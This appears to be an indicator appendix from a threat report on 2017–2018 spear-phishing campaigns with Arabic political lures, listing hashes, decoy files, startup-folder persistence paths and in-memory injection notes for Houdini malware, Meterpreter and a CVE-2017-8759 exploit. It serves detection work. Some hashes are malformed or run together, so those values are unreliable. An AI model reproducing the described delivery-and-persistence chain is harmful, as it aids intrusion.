Shellcode injection scripts recovered from compromised hosts and Pastebin (SHA256)	1155e1ef91dea3c4284deca0d0734512e228f012d578566c697f2ba760da8b9ff6c2e9ee41ac4452b5ff53e47b339bbb26ef874931d738799624d32882c34584f658d3f05b650683c4c73eb4a07af630b36571c605ef28774ddd1f67391c2c912914ef805e7b2e4dbbfdfcb629c6689defb3324feadd7bb6a8575e2058f4def828a93d1ea2086865f24b5f597f1a250a5540fb2b52ad761f5eaf17bbe561dcba1103cd92c34ba1c500a0dded0fb93566a541a6b89d5b5ab766e28e01ca951d09f7a7591cc8e42e0fe59b1597445af7fd60b05a5907c4efd0057ef202dc85b25b9b0c8f999bb14c4fb531004d949753c287c10d0202df7e50b0b1d58acb683b20b6293edcfdb18017f08cc7c85781932a58d11a531bc27872cdf7d84fb5d4bbf

ATT-JUL-22 2017	
Palestinian Numbers Directory_v9 .3.2017_dale elps.apk	MD5: 2495313095682287E3A69B0B434EAA05 SHA-1: A1AE371C3AC216BB7506372A0138729EAAB24D97 SHA-256: AC4ABA7F9681685E26A9A3C74DA9B2A84410B2C097E1B998C6461A2640345FE4 Size: 883020 bytes
Notes:	
- Initial payload via spear phishing email	
.APK apps related to actor and downloaded from Google Play Store (SHA2-56)	8CCBB97B5F5717BAA28CBE16656BA18AFC1CD75E40D61BC8598DE2B88A90867C DD8FA9A81A71C594A73356ECFC13273C67804ED06E4E6B5AF83312F78D03B17D 46A74B1645B2B59FFF3A1A2671F9336607DD342565A7AE74D86FC6F43F423346 8E9CB6FAC23DD59F8128077B14C5CA10CE9B5E8BEF23AF2CE5705AFC2D1A2A4A 95F66C1051F84472213DA32F8C96D61F3A22F2CFDE852CBEC9EB7CC28A6151EB 94C70DD2D6E88486B3E1DB135D39E7DFBB24B95A5E6347CB7902F24314995721 3D4E19E76693C4B7C145C348B78BE8340E12F681725CC6873A0763144C862D07 EA0282B1C84F4B27C28A6FC2C33A7EA376283E7498084006770DFEF75C7E0133 9CE988BA992725F34809425C866BC3AB79D8D3CF6A8AA3D4B0A35E1EEFB5BB58 F0B62BFE07D10D570A283ECBF8DA10D557FC1178F17FADFEFD715003F9A406A 0B73D42E4E43FD21B36BF2E92B9A0A3C94E1B2AEEF1475CEB768F02189380EE4 CCBE53847C5E8178CBF1D4AB48C490E55396840641CE76F40ABD0A349D65BF1F E2DC5DB9962B649B6074A21BB37325A72F1885DC731E24723EF8BA1EEA9BAECF 6A530744D7A71778D702EBB23CDB0A81690072F2F343C22C2914DB7C9E3A2E50 7CDFCA09CBFC866EE988532E61CDEABA01FA9B8C1F77A85E9BF02935D0BBF279 5D7DC0B9FF555DB8EDCD1CD9836CDF7325CA167373E1031343161E6FFAD2526 6E368C9760401793917A1A488BA7B01522AA63E313109E0B163E9C05E37FA225 AB0F1BBF9ED27551BB84FC55442F5AFF6117A7E5312EE476DF24A5676B7F0C7C

ATT-SEP-05 2017	
الرئيس يبدأ بحل .rar	MD5: 96EA086B9EA120F575DAAC1E40E28B6C SHA-1: 2910AB491C7D34FA25150191CE82DE5EF8087277 SHA-256: C9BA9E11A19120B58AF1F6CCF3BEB25744580592C680718A6FC205D662F2A20E Size: 323540 bytes
Notes:	
- Initial RAR compressed payload via spear phishing email. Embeds SCR self-extracting archive (md5: 806068D9A5AF754262DB4BEE9E792557).	
الرئيس يبدأ بحل .scr	MD5: 806068D9A5AF754262DB4BEE9E792557 SHA-1: 37F0D2187DE18CFB01E00BE6EA8C1BD307E490C1 SHA-256: C2815C72C9EA70DB073775269EF04B1D061E93580F0F5FD3F3DE25601641576A Size: 492520 bytes
Notes:	
- Self-extracting archive resulting from RAR decompressing the initial payload.	
abbas.rtf	MD5: A9D709E288CC2A3B4033408D77917C66 SHA-1: E25A7B99409C0C44C516C7A87271F0444EEAFB5C SHA-256: 4EBF0871F9AA4C89B216FAA140FEF0391A089C5652DACBF270B5282332948346 Size: 46966 bytes
Notes:	
- Decoy document embedded and opened in Word by self-extracting archive (md5: 806068D9A5AF754262DB4BEE9E792557).	
x.exe	MD5: E9CB3AD48B4DA5FD2D661395D024E70D SHA-1: E73160A5D90B03E44C5EA4E66790F98159D3B66B SHA-256: 109996D28700FA0E8594D6ECCA422418FA43E1B7CF5F9F4442A69264BF5FCEA4 Size: 311435 bytes
Notes:	
- Self-extracting archive embedded and opened by self-extracting archive (md5: 806068D9A5AF754262DB4BEE9E792557). - Embeds the Houdini Scout binary.	
E.exe	MD5: 9799E4884D515E821671233E76FDC812 SHA-1: EAA5748DE5630D3D1DDE0619ED020785E8324486 SHA-256: 3627ED71588C7B55B35592C3B277910041F3D5FF917DE721C53684EE18FCDA40 Size: 132096 bytes
Notes:	
- Houdini Scout binary embedded and opened by self-extracting archive (md5: E9CB3AD48B4DA5FD2D661395D024E70D). - Persisted at %APPDATA% \Microsoft\Windows\Start Menu\Programs\Startup - Injects and executes in svchost.exe memory.	

ATT-SEP-017 2017	
Ahmad-Assaf-video.rar	MD5: 84006F9FCE6D5F1468E5C6CE6C0EC6EE
	SHA-1: F18D799170D27888421A006C45967DB854EA63AC
	SHA-256: A9E1080D88C52822B54C0AFA5DD35FC52C4B38610BC0E96F394E7CAB6D93F031
	Size: 13120238 bytes
Notes:	
<ul style="list-style-type: none"> - Initial RAR compressed payload via spear phishing email. Embeds SCR self-extracting archive (md5: F404914872841DA4313AFD754C5EC3B5). 	
فديو فضيحة احمد عسااف .الجنسية.scr	MD5: F404914872841DA4313AFD754C5EC3B5
	SHA-1: 97965BC3E6277C99836CC88B9EA76B7C13191575
	SHA-256: B13DA8C436F50E630EC834228C3999AA39A85B367E96CFEF69C7BAAA4504430B
	Size: 13262572 bytes
Notes:	
<ul style="list-style-type: none"> - Self-extracting archive resulting from RAR decompressing the initial payload. 	
ahmad.mp4	MD5: 3ECDB17A312C93F3BD2C3270AD2480DB
	SHA-1: F37F3AECE6FE7FA12CF709155F202557E8155997
	SHA-256: EB30FDCDE54A30FD402205CBA1FE9E420B8CD51D0C0DE89A571BE9C36C5FB835
	Size: 12857195bytes
Notes:	
<ul style="list-style-type: none"> - Decoy video embedded and opened by self-extracting archive (md5: F404914872841DA4313AFD754C5EC3B5). 	
ccx.exe	MD5: D71DD4EA8C4E622FD732CB804FA30867
	SHA-1: D3BF67C112EDCE10D5EF17AC09A170F36B44591F
	SHA-256: D4CB6B76DD352C928CA7184F583D14D800C090BA650DD26D8FA4FEBE901D1205
	Size: 354933 bytes
Notes:	
<ul style="list-style-type: none"> - Self-extracting archive embedded and opened by self-extracting archive (md5: F404914872841DA4313AFD754C5EC3B5). - Embeds the Houdini Scout binary. 	
Emb.exe	MD5: 5CC237EFC1D0A584E75A051173439405
	SHA-1: EECFF480079B3BA4E0ACAA2074E1A5E97C4A22BB
	SHA-256: 5C0B253966BEFD57F4D22548F01116FFA367D027F162514C1B043A747BEAD596
	Size: 137216 bytes
Notes:	
<ul style="list-style-type: none"> - Houdini Scout binary embedded and opened by self-extracting archive (md5: D71DD4EA8C4E622FD732CB804FA30867). - Persisted at %APPDATA% \Microsoft\Windows\Start Menu\Programs\Startup - Injects and executes in svchost.exe memory. 	
carved.bin (Fixed Headers)	MD5: E737723F1C7DE32D94CC7F14899DFA7E
	SHA-1: C030024D01BF77E10F33FB15DF198DFB5E35749
	SHA-256: 76F84F15E457EE75D37990FCB890BB5103B21B7826C15FE1381D06D2291B89DF
	Size: 589824 bytes
Notes:	
<ul style="list-style-type: none"> - UPX packed Houdini Elite binary after carving from packet capture and fixing MZ/PE headers. - Loaded and executed into the injected svchost.exe process. 	
carved_upx_u npacked.bin	MD5: B64F6A1CFEAFF9CAABD843EE4DEF175C
	SHA-1: C14497AC205EA188D13C5CA8D0C0FBE92430A350
	SHA-256: 414791017A3A13F967CF8AABA5E077BF05FDBC65D187825DDF84345A667D8838
	Size: 2171904 bytes
Notes:	
<ul style="list-style-type: none"> - UPX packed Houdini Elite binary patched in the memory of injected svchost.exe without persisting on disk. 	

ATT-OCT-22 2017	
Summary of today's meetings (ملخص اجتماعات اليوم).rar	MD5: 7A7BE6687278611C652A0BDC0BEDFA1E SHA-1: 1613FB2595D0E6C324FFAE901B4D062DE9F3500C SHA-256: B5BE6DF852FA1581C13D4450D3D549E4A4A4F6A812BDE902D238C74915462596 Size: 401506 bytes
Notes:	<ul style="list-style-type: none"> - RAR Compressed Initial Payload dropped by Google Documents via Google URL Shortener. - Contains next stage payload "Summary of today's meetings (ملخص اجتماعات اليوم).exe".
Summary of today's meetings (ملخص اجتماعات اليوم).exe	MD5: 0903FC7782D1EB5C33B7095C7F92367E SHA-1: C4662EB4084469CFC120320AAFD94104BC33F0E4 SHA-256: A4BF41F2FBB3C93298141A9801C5C5EF38A25579FB876488975A531BD0B41CE1 Size: 809472 bytes
Notes:	<ul style="list-style-type: none"> - Second stage binary after extracting initial payload (Summary of today's meetings (ملخص اجتماعات اليوم).rar - Responsible for persistence, next stage payload, and displaying decoy document.
Summary.docx	MD5: 2B7AD816D8476C96F20D35A66CB6AA45 SHA-1: E26D79CF9555747DDF2E8872450A8FA3C999D678 SHA-256: 0222712B225A74EA21BBA5113F7FEDF9EB358E0A7E98855AF66E4CA0846E4AE0 Size: 15019 bytes
Notes:	<ul style="list-style-type: none"> - Decoy .DOCX after executing the binary (Summary of today's meetings (ملخص اجتماعات اليوم).exe, dropped into %TEMP%\Summary.docx). - Contents are copied and pasted from Al Arabia News Website.
GoogleHomepage.url	MD5: 3F46551868CB7C70DD50D5314438B7BC SHA-1: 9F3ACC456986F5B70F606100B63D67812E3C24EC SHA-256: 1BAFD6B7176CD00490EEE63475CC67BB24770EFBF3C7B0924228FE3460A9DB7B Size: 92 bytes
Notes:	<ul style="list-style-type: none"> - URL shortcut pointing to the persistence binary after executing the binary (Summary of today's meetings (ملخص اجتماعات اليوم).exe). - Dropped into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\GoogleHomepage.url - Contains the URL value: file:///C:/Users/<PROFILE>\AppData\Roaming\sts.exe
sts.exe	MD5: B67AE52832A08E312FFC3C284D65007A SHA-1: 33363ECE63085FA40F8D5C66481A7E9FF5582AE8 SHA-256: 655D7323FA116852DC36B639FBC58122B14A6C335FA234839DD8B51AAA5C5882 Size: 256685 bytes
Notes:	<ul style="list-style-type: none"> - Persistence binary (Houdini Scout) after executing the binary (Summary of today's meetings (ملخص اجتماعات اليوم).exe, dropped into %APPDATA%\sts.exe). - Responsible for Configuration retrieval and initial code injection into explorer.exe
NA	MD5: FCC52B7EF6C2DD257D6766E102D6EF15 SHA-1: C8A49BBCFFDC85F877CA04F388EB6FCF27402C SHA-256: F90C5BC3477B4EB5518ACB207CB54F0449F6B934DFC164B965D50944B0B58116 Size: 1115140 bytes
Notes:	<ul style="list-style-type: none"> - Raw (Houdini Elite) as extracted from the packet capture (unmodified headers).
NA	MD5: 4BB60DC1B35718AD3C03DF6011C0BEEB SHA-1: 804D36EE35B2769239AF4EBF74349E4462B3627B SHA-256: 21F63D5806ACDA622FEF867FD07BA891D102992EAB38B0C731E9AD48B2638F3D Size: 1115136 bytes
Notes:	<ul style="list-style-type: none"> - Raw (Houdini Elite) as extracted from the packet capture (modified headers). - UPX packed.
NA	MD5: 49e8605929221aaa28bee425124b78a1 SHA-1: 1d3ba3b6214d4f999e9289c9545a5be68cdefb68 SHA-256: ae1efddb5e87bbe38408b01051bccd82d30212c67bda6ad2127763cf10686dc6 Size: 3891712 bytes
Notes:	<ul style="list-style-type: none"> - Raw binary (Houdini Elite) as extracted from the packet capture (modified headers). - UPX unpacked. - Injected into the memory of the explorer.exe

ATT-OCT-24 2017	
محضر اجتماع .doc	MD5: 656F5A3B32F242054DBF30CCB358A0CE SHA-1: EFF2A0EA43F9146E6C6FB71EFF35C5F2474FA1F6 SHA-256: 7A1FA34CA804492415579C3ED4F505A7F09FCD7BC834590CFF86E2CE77C4FC73 Size: 53450 bytes
Notes:	
-	Initial payload consisting of .RTF with DDE and PowerShell.
msword.exe	MD5: A7DDBE8A7DC013F6127EF685CE48ED16 SHA-1: 1AEB15468663D5823E43B0C175C6D8850E7CF9A6 SHA-256: 862A9836450A0988BC0F5BD5042392D12D983197F40654C44617A03FF5F2E1D5 Size: 149504 bytes
Notes:	
-	Second stage Houdini Scout binary dropped into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\msword.exe.
sts.cmd	MD5: 8799DA3C8B24B9C17BF4128BFD12273E SHA-1: D708161998A428DCB8F051C91EAB42095598D748 SHA-256: 23BDE0109E986CE699A84CDCE16EAB69AA11F8695ED6A6B54D8539E288D5851F Size: 264 bytes
Notes:	
-	Dropped by Houdini Elite into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\sts.cmd
QPtoORIut.exe, RJnhTpK.exe	MD5: 46A695C9A3B93390C11C1C072CF9EF7D SHA-1: F145181E095285FEEB6897C9A6BD2E5F6585F294 SHA-256: 2A694038D64BC9CFCD8CAF6AF35B6FB29D2CB0C95BAAEFFB2A11CD6E60A73D1 Size: 501248 bytes
Notes:	
-	Dropped by Meterpreter and injected PowerShell process into %TEMP% directory.
KNKZeBnWwc.exe	MD5: 7CBFBBBC56DB9F6E86E5CE99AFB721B8 SHA-1: 00359AB25426249332FA5B83A81D7598181F9A9C SHA-256: 5EE9AF45777B367C1BFA0B2EA94575374989A14E02F500F46BAF3AEBCC039234 SIZE: 73802 bytes
Notes:	
-	Dropepd by Meterpreter and injected PowerShell process into %TEMP% directory.
rMSIDlzWdmd.exe	MD5: E4355562557570188800EFA57B599354 SHA-1: 7C80A0F37AAC08114B47406FBF39648C837ACDA9 SHA-256: B934C4B267D1C845BA5DD487779BB90DC18A65F8467DC2D2D2CCC6CC666BE243 Size: 73802 bytes
Notes:	
-	Dropped by Meterpreter and injected PowerShell process into into %TEMP% directory.
tior.exe	MD5: 67457242C777692D7C11201326D4843A SHA-1: 9F161A417E726E2D194C464FA17AE80A096E15A3 SHA-256: CC51B1DB339F3D8EB9EB6D95E390E0566E4D955660521F6CB1517610123562D4 Size: 109056 bytes
Notes:	
-	Dropped by executing: QPtoORIut.exe /c rMSIDlzWdmd.exe or RJnhTpK.exe /c KNKZeBnWwc.exe into %TEMP%.
NA	MD5: F469CF778C190FF69B412CEA591B23EA SHA-1: 2A36B3D0C66C1865F2744A83A8AB8A19E05E4E32 SHA-256: D0F24CA0030550BCE57CE7B6E54711DA85B1F1EC7F52F8267690766294BE71D7 Size: 26624 bytes
Notes:	
-	Houdini Scout binary extracted from the PowerShell injection script, UPX packed.
NA	MD5: 89335B6AC4A4971D7F88E8640FB2DAD8 SHA-1: 73B1B335022F74757C1CB8EC232FC44C1FE58DCB SHA-256: ED9C62F77055A2498AEC681B5653240BE534595B97A9D11E92371639B0CA9A48 Size: 49152 bytes
Notes:	
-	Houdini Scout extracted from PowerShell injection script, UPX unpacked. Injected into the memory of the explorer.exe

ATT-OCT-30 2017

ادانة محمد دحلان.doc	MD5: B3F884FCC36D472B4FBCAFAF4303FC0A SHA-1: CA9C02C35B033F85E5FB2E032710720411A36677 SHA-256: 0154D46831A7777BE57D2F497167152B130002ACAE4B9EF0686295CFFF441509 Size: 3005556 bytes
----------------------	--

Notes:

- Initial payload .RTF with DDE and PowerShell command to download next stage payload.

ATT-NOV-06 2017

حقيقة اعتقال امراء سعوديين.doc	MD5: 0C66B3C5A5E6A80F8E6F721BF2C54399 SHA-1: 6BBB47BD882CD9F857B3D76184711055D87C8DF9 SHA-256: 7960AEF6F2100539E7F1361BD9A1817FC0F85FF8740D7A8DC47D4AFafeF18794 Size: 3122900 bytes
--------------------------------	--

Notes: Initial payload consisting of .RTF document embedding exploiting CVE-2017-8759.

box2	MD5: 1A66D778CCC5577F8A16F2B9EA53F6AF SHA-1: 1A79341DBC48B5C89FD6BDFE14863ADD17085556 SHA-256: EF3C2F24DF528E5BE73D3736E98658D82EA956E95A5848BEE29B1CEE337C1FC0 Size: 1251 bytes
------	---

Notes:

- WSDL definition retrieved after successful exploitation of CVE-2017-8759.

hta	MD5: 3CE62A33966BF7D29F5EF0572950FE77 SHA-1: 932C46DBEB02F9A2B607B00DD87ACFC5F4F0F80F SHA-256: F222F464939CC98CC0BA9E60F0309888E64E1202BBF8E0BD1D9ED9A5A989A6C8 Size: 446 bytes
-----	--

Notes:

- HTA file after exploitation of CVE-2017-8759 and extracted from the packet capture.
- Not stored on disk.

robots.txt	MD5: 7CD430CDD48B6EBDE2DFCB509A9090F6 SHA-1: B565BD6B067524E99DD3D0C1E105EE4A3A274F4E SHA-256: 8DF668C2E8AFC90C93B4C12F809AEDB582A513157D5BF65790C2D3FB3F878371 Size: 41938 bytes
------------	--

Notes:

- Base64 encoded and gzipped “Invoke-Shellcode” PowerShell from packet capture.
- Retrieved by “Gen5.bat”, not stored on disk.

NA	MD5: 0581DA0D3F702A89098A446FC4CB1850 SHA-1: 27174CEB0FE50463DDF746EAAA90AE048C4F6C6B SHA-256: F1CF66CCE6421951913C9E6E8B1CA05E6E409D28A08919E9B5008362D210D414 SIZE: 48306 bytes
----	--

Notes: “robots.txt” after base64 decoding and decompression.

Gen5.bat	MD5: D1DE2372B77D0098873335E97AF34949 SHA-1: 151DCA6CF371BE9F230C4FC869338A9BB985FC1C SHA-256: 2DC7C7B46B845B9112C4FD3F51A1958231788B18D394A93D4C17CF68D5AB1D1F SIZE: 771 bytes
----------	--

Notes:

- Runtime time-based persistence batch script persisted into APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Gen5.bat

NA	MD5: FB484595990175E03B6B4645E56900A9 SHA-1: 10D410E35B23A9CF8126F055149E8A102DB8C4B2 SHA-256: 463E02F9578BE091999B5777927C18EE3B67E5F9F965E3F718B5B8F6ADB1D8F5 Size: 28672 bytes
----	--

Notes:

- UPX packed Houdini Scout binary extracted from the “Invoke-Shellcode” PowerShell script after base64 decoding, removing data before the headers, and patching the binary and UPX headers.
- The binary is injected into the PowerShell process and is not stored on disk.

NA	MD5: 658503E6CF882E923CD1BC485BCBE4BE SHA-1: 95F1D3DCD36B40EA4A07E2A8545BCB915729EED5 SHA-256: F09E46C270DF8B691B146E23B19508D86B115788027F2F1F93874FF3632E9306 Size: 54272 bytes
----	--

Notes:

- UPX unpacked Houdini Scout binary.
- The binary is injected into the PowerShell process and is not stored on disk.

ATT-NOV-13 2017	
القبيض على أمير . الكبتو جون rar	MD5: E88965026BD5C8AF9EAD47FFF5829E1F SHA-1: 4714360309DEAA8DCA706B92C55ECFCDF298A379 SHA-256: 78306F5547692AC950E7E0164487B8FE6D774CCEFA60E1D1D4BA74E9CAB2B756 Type: : RAR archive data, v9 Size: 485692 bytes
Notes:	
-	Initial .RAR compressed payload hosted on Google Documents and embeds .SCR binary.
القبيض على أمير . الكبتو جون scr	MD5: CEDC0B7351B61DE0CC3BA96AA18EC3D7 SHA-1: 24E9D166CB23D749521EF26DD0C8BECCBAE19443 SHA-256: A0B67971185A8F980A2771EC6A4DDA53D4DC32D487428869F6DD542FDBA3D826 Type: PE32 executable (GUI) Intel 80386, for MS Windows Size: 681495 bytes
Notes:	
-	Self-extracting .SCR binary resulting from decompressing the initial .RAR payload.
sdrugs1.jpg	MD5: A561D70075971D5C5ED4658A5BC1307B SHA-1: D221C6CBA0F6E65C891BA3171997E7B5CA5D7F6F SHA-256: F59568CE25A998B73758D3710ADCEF868BB07A21ABE3AC803FC6408D75F8130B Type: JPEG image data, JFIF standard 1.02 Size: 43080 bytes
Notes:	
-	Decoy image resulting from decompressing the initial .RAR payload.
sdrugs2.jpg	MD5: 36769FFBC8A6E15E5D3059C79EC8AC04 SHA-1: E6A101A02A4BAFBFBC0F360C214AB951B83A8E1D SHA-256: BE1FC10D74BE46F7CDA20203A10B2B960305120034D074296C57BE3E48562310 Type: JPEG image data, JFIF standard 1.02 Size: 37264 bytes
Notes:	
-	Decoy image resulting from decompressing the initial .RAR payload.
sdrugs3.jpg	MD5: 3C91E25C631AEF1A4DC1E38527F845C4 SHA-1: AB4C0AEB9B4763C4AB91441ED5EE7464C35A233C SHA-256: 3177D32CE687B7C17543E27F08AF8F57DA946909A7F6D14F787025A20A698D05 Type: JPEG image data, JFIF standard 1.01, comment: "CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 100" SIZE: 97921 bytes
Notes:	
-	Decoy image resulting from decompressing the initial .RAR payload.
x.exe	MD5: B7A06D23D0593B1813BE882263E7B96A SHA-1: 00B97A49E1208C55E83F7DF8E36F9954707E251D SHA-256: BDC633FE3145D87036AD759BE855771D5BB3CA592CECCA9EF7F41454D7CF9F05 Type: PE32 executable (GUI) Intel 80386, for MS Windows SIZE: 261401 bytes
Notes:	
-	Self-extracting .EXE binary resulting from executing .SCR binary into %TEMP%\RarSFX0
x.bat	MD5: 097EBC13B54BABF051FD0B9B3C98599C SHA-1: 709581BB5BA771765EF336F034BA904F9A6978FF SHA-256: 0FBC6FD653B971C8677AA17ECD2749200A4A563F9DD5409CFB26D320618DB3E2 Type: ASCII text, with very long lines, with CRLF line terminators Size: 1888 bytes
Notes:	
-	Runtime time-based persistence batch script stored at APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\x.bat, Dropped by self-extracting binary "x.exe".
saud.rtf	MD5: DC85D31556EEA950D922163D0B8A9808 SHA-1: ECCFD5B84F3B1D4A9898F3B38EEFEE0A9A4CF129 SHA-256: 97A00D280F113ED2DAF81602E4F16AA5A606BB29B146A9EE77B5CC4720602C14 Type: Rich Text Format data, version 1, unknown character set Size: 50239 bytes
Notes:	
-	Decoy .RTF document dropped by self-extracting archive "x.exe" into %TEMP%\RarSFX0
output.bmp	MD5: B7825350279958ACC45B12C82A6887FF SHA-1: 47274C896D07CD0ADFEB795D13841EBC6CA82CB7 SHA-256: 08A0C71536D8407EF040E78EBC84C06F65F25CF5D3D2D237D507F7348662DA39 Type: PC bitmap, Windows 3.x format, 300 x 270 x 24 Size: 247555 bytes
Notes:	

- Bitmap payload retrieved by injection PowerShell and injected/executed into memory.	
- Potentially encodes the Houdini SE Scout component.	
NA	MD5: 4FD1FD229BFD17CBA937A805EB73C1C5 SHA-1: AB09DF2D663C41F311EC0BDEE5CFE3F8F7F65AE1 SHA-256: 6A4F2A05457EDBE614FD07AAF5E85A7139BF7F0293BBC072986999517ECD2458 Type: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed Size: 1089047 bytes
Notes: HoudiniSE Elite component carved from network capture, UPX packed.	
NA	MD5: BB0D183ACEBA559DF0C3CF96173C6257 SHA-1: BF86963179BE17CCF2D7BF9028ABC1FEA3E986B7 SHA-256: E101F4BA684D0AE7013837F512421847295370C38CA867E119CA3DD5C05D307A Type: PE32 executable (GUI) Intel 80386, for MS Windows Size: 3960343 bytes
Notes: Houdini SE Elite component carved from network capture, UPX unpacked.	

ATT-NOV-22 2017	
رسالة الهباش للرئيس.rar	MD5: CD0DD1CEAB376FE99352E305823699CC SHA-1: EA1A4B2B48792877F428695866DF6610D472F8A3 SHA-256: 6929D67E7297F5B06EF5C3B34B2D0D2764F82FF9371BE3F7E713A554287E43FF Type: : RAR archive data, v20 Size: 2764818 bytes
Notes:	
- Initial .RAR compressed payload hosted on Google Documents and embeds .SCR binary.	
الهباش يتوسل الرئيس عباس.scr	MD5: 9CEE0A0332ECD7C3A3A0BDBD529620CD SHA-1: 4686016A0254785B9B032C3391F7C489E404CB3E SHA-256: 0BA67281453B15C66FFBDA0E3E86A9168113CC1EC2679DE1F848EC3DAD185EFE Type: PE32 executable (GUI) Intel 80386, for MS Windows Size: 3133851 bytes
Notes:	
- Self-extracting .SCR binary resulting from decompressing the initial .RAR payload.	
cgen.exe	MD5: 1C7421D2FE2262A54B5547A33982DA1D SHA-1: FB1B064F27B1EB5D7503A10160D43DE6DC1A1C72 SHA-256: D3EAD67228B3D7968AC767648B46A8E906AFFA0EBB5CC69F7ACBED475A97204C Type: PE32 executable (GUI) Intel 80386, for MS Windows SIZE: 261405 bytes
Notes:	
- Self-extracting .EXE binary resulting from executing .SCR binary into %TEMP%\RarSFX0	
cgent.bat	MD5: F7A0350B11D4549832A66440DBC2E6A4 SHA-1: 1D1A8BB291F916830B54A75AA78CFE7CDABBEA07 SHA-256: F998271C4140CAAD13F0674A192093092E2A9F7794A7FBBDAA73AE8F2496C387 Type: ASCII text, with very long lines, with CRLF line terminators Size: 1888 bytes
Notes:	
- Runtime time-based persistence batch script stored at APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\cgen.bat, Dropped by self-extracting binary "cgen.exe".	
habbash.rtf	MD5: BF65BC112D9C5405093187A0116ABA78 SHA-1: 0BC7482451F731982F592ECDA21C7E3CFC720811 SHA-256: D98A3331769258253FC9AE97C2AFF09ECACA6B67525BF1075E6355F08B5D1414 Type: Rich Text Format data, version 1, unknown character set Size: 60291033 bytes
Notes:	
- Decoy .RTF document dropped by self-extracting archive الهباش يتوسل الرئيس عباس.scr into %TEMP%\RarSFX0	
output.bmp	MD5: BEFE9A0FD5E913C3A2A7AD6A57D06966 SHA-1: 6528C9093FE020294B243D01AF3F9A8CAC7DE878 SHA-256: C2E00747EF934963F6394168AAA2B86048963B2CAA483850E69B36AEBFFAB0CB Type: PC bitmap, Windows 3.x format, 300 x 270 x 24 Size: 247554 bytes
Notes:	
- Bitmap payload retrieved by injection PowerShell script and injected/executed into memory.	
- Potentially encodes the Houdini SE Scout component.	

ATT-NOV-23 2017	
رسالة الهباش الرئيسي.rar	MD5: CD0DD1CEAB376FE99352E305823699CC SHA-1: EA1A4B2B48792877F428695866DF6610D472F8A3 SHA-256: 6929D67E7297F5B06EF5C3B34B2D0D2764F82FF9371BE3F7E713A554287E43FF Type: : RAR archive data, v20 Size: 2764818 bytes
Notes:	
-	Initial .RAR compressed payload hosted on Google Documents and embeds .SCR binary.
الهباش يتسلل الرئيس عباس.scr	MD5: 9CEE0A0332ECD7C3A3A0BDBD529620CD SHA-1: 4686016A0254785B9B032C3391F7C489E404CB3E SHA-256: 0BA67281453B15C66FFBDA0E3E86A9168113CC1EC2679DE1F848EC3DAD185EFE Type: PE32 executable (GUI) Intel 80386, for MS Windows Size: 3133851 bytes
Notes:	
-	Self-extracting .SCR binary resulting from decompressing the initial .RAR payload.
cgen.exe	MD5: 1C7421D2FE2262A54B5547A33982DA1D SHA-1: FB1B064F27B1EB5D7503A10160D43DE6DC1A1C72 SHA-256: D3EAD67228B3D7968AC767648B46A8E906AFFA0EBB5CC69F7ACBED475A97204C Type: PE32 executable (GUI) Intel 80386, for MS Windows SIZE: 261405 bytes
Notes:	
-	Self-extracting .EXE binary resulting from executing .SCR binary into %TEMP%\RarSFX0
cgent.bat	MD5: F7A0350B11D4549832A66440DBC2E6A4 SHA-1: 1D1A8BB291F916830B54A75AA78CFE7CDABBEA07 SHA-256: F998271C4140CAAD13F0674A192093092E2A9F7794A7FBBDA73AE8F2496C387 Type: ASCII text, with very long lines, with CRLF line terminators Size: 1888 bytes
Notes:	
-	Runtime time-based persistence batch script stored at APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\cgen.bat, Dropped by self-extracting binary "cgen.exe".
habbash.rtf	MD5: BF65BC112D9C5405093187A0116ABA78 SHA-1: 0BC7482451F731982F592ECDA21C7E3CFC720811 SHA-256: D98A3331769258253FC9AE97C2AFF09ECACA6B67525BF1075E6355F08B5D1414 Type: Rich Text Format data, version 1, unknown character set Size: 60291033 bytes
Notes:	
-	Decoy .RTF document dropped by self-extracting archive الهباش يتسلل الرئيس عباس.scr into %TEMP%\RarSFX0
output.bmp	MD5: BEFE9A0FD5E913C3A2A7AD6A57D06966 SHA-1: 6528C9093FE020294B243D01AF3F9A8CAC7DE878 SHA-256: C2E00747EF934963F6394168AAA2B86048963B2CAA483850E69B36AEBFFAB0CB Type: PC bitmap, Windows 3.x format, 300 x 270 x 24 Size: 247554 bytes
Notes:	
-	Bitmap payload retrieved by injection PowerShell script and injected/executed into memory.
-	Potentially encodes the Houdini SE Scout component.

ATT-FEB-21 2018	
وثائق تورط الamarat بدعم دح LAN.rar	MD5: 2B4E0BF8655CDB820D8DCD7783902333 SHA-1: F1AA8906431C1F0CDAC3473582F67813BA7F302F SHA-256: DC1C98F727DEDD056FA475DF3103C268253284D210CE2A6A088ADE5FA392A8F3 Type: : : RAR archive data, v8d, flags: Commented, Locked, Solid, Size: 182638 bytes
Notes:	
-	Initial .RAR compressed payload hosted on Google Documents and embeds .SCR binary.
وثائق تورط الamarat بدعم دح LAN.scr	MD5: 29DD5323CBF715348D75B1406C7E976F SHA-1: 5F3E96BC6B35D2426AB94A8DEA22FF49E229C87F SHA-256: 17EA54FEC447A112D7F6A3002BC38D4CABC7A55F977EBA304F7D5D64010C64F9 Type:: PE32 executable (GUI) Intel 80386, for MS Windo Size: 555320 bytes
Notes:	
-	Self-extracting .SCR binary resulting from decompressing the initial .RAR payload.
-	Embeds decoy .RTF document and batch script
dahlan.rtf	MD5: 489525045E13F30D2E0BA8835F60F9AF SHA-1: C21541106C508A936A60BE58F034742C76B37F61 SHA-256: DB7BD93B0EA7224FA0C6C61CF7A1CE86B51F18C9BCE8C22CD2AF5886B2D6970E Type: Rich Text Format data, version 1, unknown character set SIZE: 57934 bytes
Notes:	
-	Decoy .RTF document
h.cmd	MD5: E2F497E54344B933A127EDAEAD1EB2E4 SHA-1: 2AB56CBFB6BCFB38E0F36526EB81DA85EF6D8699 SHA-256: 2EA74DD584E3B4570BD756159348A1764F84D9E305796462C249F0E6157FD5D2 Type: ASCII text, with very long lines, with no line terminators Size: 4557 bytes
Notes:	
-	Batch script containing a single line to execute a compressed and encoded PowerShell script
